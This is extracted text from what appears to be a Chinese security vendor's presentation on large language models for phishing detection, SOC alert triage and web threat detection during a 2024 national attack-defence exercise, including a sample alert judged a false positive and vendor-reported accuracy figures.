理解自然语言和攻击意图

- 急迫、催促语气过多，GPT推理是攻击者常用的方式；
- GPT推理公司福利不会这么快过期，场景不符实际；
- 理解了文档密码是官方网址，指的是www.sangfor.com.cn

智能灵活使用工具

- 像人类一样，会智能、自发、灵活的使用所需工具；
- 发现文档加密，GPT会把密码提取并填入文档打开；
- 发现二维码，GPT会使用工具扫描二维码去看里面内容

像安全专家一样思考和处理任务

- 对于复杂邮件，GPT会思考从发件人、域名、正文、附件等逐步分析邮件
- 看到连接后，GPT会访问页面，如果有二次跳转，会跟踪访问最终链接，识别页面意图和链接备案信息

24年HW，钓鱼大模型在头部金融客户效果

防钓鱼效果

1

某头部大行

每天检测到大量邮件网关漏过的钓鱼邮件，7-29号检出6封攻击队钓鱼邮件

2

某985高校

演练期间每天检出绕过邮件网关的高对抗钓鱼检测15-200封

3

某股份银行

每天减少50%+人工审核钓鱼邮件的工作量，客户反馈提效明显

4

某金融租赁

安排高级专家人工审核HW钓鱼邮件，依然漏过政府网站链接白利用的钓鱼，被大模型检测出来

利刃出击，钓鱼攻击无所遁形！


HW开始1个月，平均为每家客户检出**7144**封钓鱼邮件，精准率超过**98%**，对比传统邮件安全方案，平均每家客户独报钓鱼邮件数量超过**2400**封，检出检出层层伪装和绕过的高对抗钓鱼邮件**370**封以上！

利用大模型应对运营场景复杂需求


基于大模型技术和 AI Agent 框架思想，综合运用 MoE、RAG、向量数据库等技术，赋能安全运营平台，提升工作效能

请问这个告警
是不是一次真
实的攻击?

- 告警
 - 日志
 - 流量
 - 代码
 - ...
- 基于XDR平台
数据治理



整体告警降噪效果和研判准确率



研判结论		告警占比	准确率	处置建议
黑	真实攻击成功	3.5%	96.2%	生成事件, 需要立刻进行处置
	真实攻击未成功	47.9%	98.0%	建议SOAR进行自动化处置
	脆弱性访问	3.2%	93.8%	持续关注, 阶段性调优即可
灰	疑似攻击	2.5%	94.9%	持续关注, 阶段性调优即可
	数据不足		96.4%	
白	误报	42.8%	99.1%	无需处置

复核纠偏原始告警

安全大模型通过自动对资产属性、数据包内容研判、历史行为等维度，对攻击进行综合分析，精准识别告警中的业务误报，帮助值守人员减少无价值精力分配，聚焦有效告警分析。

告警详情

GPT研判为误报

⊙ JSP文件上传绕过

GPT研判结论 **误报** 处置状态 待处置 告警等级 **高危** 攻击结果 尝试

研判标签 + 添加

研判用时	0.007秒	告警ID	913729fa	告警三级分类	文件写入创建WebShell	告警阶段	遭受攻击
检测引擎	WAF引擎	告警规则ID	213080001	命中日志数	2条	关联事件数	0
最近发生时间	2024-08-15 11:46:35	设备来源	STA (STA_78_北七家)	数据源			

告警描述 文件上传是一种恶意攻击，通过向服务器上传恶意文件为后续攻击做准备。命中规则影响资产 10.72.193.197 北七家DMZ

安全GPT分析 详情 相似告警列表 日志列表 告警

在2024-08-15 11:46:35，我收到了这条告警一条日志，告警ID: alert-017c5d83-13ef-40f5-bcc5-3a8591

源IP
10.74.250.83
未知

一、我分析了源IP情报，发现这是一个HTTP代理场景，代理服务器IP地址是10.74.250.83，真实源IP14.21商，除此之外，还有202.108.65.167，1个可疑IP。

二、我分析了目的IP资产信息，IP地址是10.72.193.197，资产名称未知，资产组ID为3，资产组名称为北七家，资产信息最近更新时间在2024-08-15 12:15:57。

数据包内容分析

请求数据包内容:

```
GET /cbjymp/javax.faces.resource/spacer/dot_clear.gif.jspx?ln=primefaces&v=5.4.4 HTTP/1.1
Host: buy.cnooc.com.cn
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 14; 23127PN0CC Build/UKQ1.230804.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6322.69 Mobile Safari/537.36
```

响应数据包内容:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Aug 2024 03:46:35 GMT
Content-Type: image/gif;charset=UTF-8
```

GPT研判数据包

经过研判这段网络流量不属于恶意的网络流量攻击，研判理由如下：

1. 请求目的为获取一个GIF图片，没有明显的恶意行为。
2. 请求中没有发现恶意内容，请求头中的User-Agent和Referer等信息也没有异常。
3. 响应码为200，表示请求成功，没有被服务器拒绝或重定向等异常情况。
4. 响应内容为一个GIF图片，没有包含敏感信息。
5. 综合分析，这段网络流量是一个正常的HTTP请求，没有恶意行为。

综上所述，这段网络流量不属于恶意的网络流量攻击。

四 攻击趋势分析

经过分析，当前攻击为一个正常业务触发的安全告警业务误报，根据历史基础分析，我发现此告警属于正常业务访问行为触发的告警，非真实攻击，告警历史基础如下：

告警趋势

GPT回看历史行为

GPT思维脑图

- 攻击方向 外到内
- 攻击状态确认 尝试
- 检测结果 有规律
- 可疑IP 14.210.129.13
- 可疑IP 202.108.65.167

基础信息分析

- 资产类型 服务器
- 操作系统 Windows
- 主机名 未知
- 资产名称 未知
- 网络权限 关闭
- 资产重要程度 普通资产
- IP 10.72.193.197
- 责任人 未知

威胁情报分析

- 攻击意图 无恶意

数据包解读

激活 Windows 转到“设置”以激活 Windows。

安全大模型在2024年国家HW中的总体布局 and 效果总结

大模型类型	数量	行业分布	分析数据量	关键价值
安全运营	12	<ul style="list-style-type: none"> 央国企 (4) 交通 (1) 金融 (2) 能源 (3) 政府 (2) 	合计日均分析 数百万告警	<ul style="list-style-type: none"> 研判效率和质量大幅提升。大模型在实战中实现了海量告警精准有效的自动研判和智能分层 (2人+运营GPT值守≈25人+传统平台) 长期持续性值守水平提升。运营GPT研判+SOAR处置, 7*24小时智能值守, 实现高效率的自动对抗 (夜间不安排人值班) 攻击线索可解释性举证和自动化报告生成。辅助运营提高分析举证环节工作效率 (攻击故事线分析逻辑清晰, 工作群同步、上报领导直接复制)
Web威胁检测	16	<ul style="list-style-type: none"> 央国企 (4) 金融 (4) 能源 (5) 政府 (3) 	合计检测 数千Gbps流量	<ul style="list-style-type: none"> 0Day漏洞检出, 不依赖规则更新。2024国家级实战演练中0day攻击独报40起 高混淆/1Day/NDay攻击检出。2024年攻击队混淆攻击手法相对以往强度大大增强, 高对抗独报检出率达95% 数据包研判解读。针对流量内容实现高质量的数据包内容拆解, 包括载荷明文转换、关键攻击载荷提取、攻击行为描述等, 值守人员、业务人员、运维人员一目了然
钓鱼威胁检测	5	<ul style="list-style-type: none"> 媒体 (1) 金融 (4) 	合计日均分析 30w封邮件	<ul style="list-style-type: none"> 高精准率, 低误报率,平均精准率达到98%以上 (经过2-3天的打磨期) 高对抗钓鱼独报能力强。邮件二维码、加密附件等传统网关类产品难以解决的问题, 具备极强的独报检出能力 大幅提升人工钓鱼审核效率。钓鱼GPT可以像专家一样将邮件网关隔离区中的邮件精准检测为黑白灰 (邮件), 将白邮件自动放行, 可联动邮件系统或邮件网关进行处置或放行

落地垂直领域大模型的思考，以及未来方向

场景是基础

识别场景
界定效果边界，不断优化

数据是重点

训练数据，构造数据飞轮
推理数据（存量数据、设备如何复用）

人才是根本

AI人才
工程化人才

Agent自主研判
&
对话

MoE混合专家

RAG

智能体 workflow

专家经验抽取

训练数据合成

幻觉控制

复杂推理

降低门槛

THANK YOU

让每个用户的数字化更简单、更安全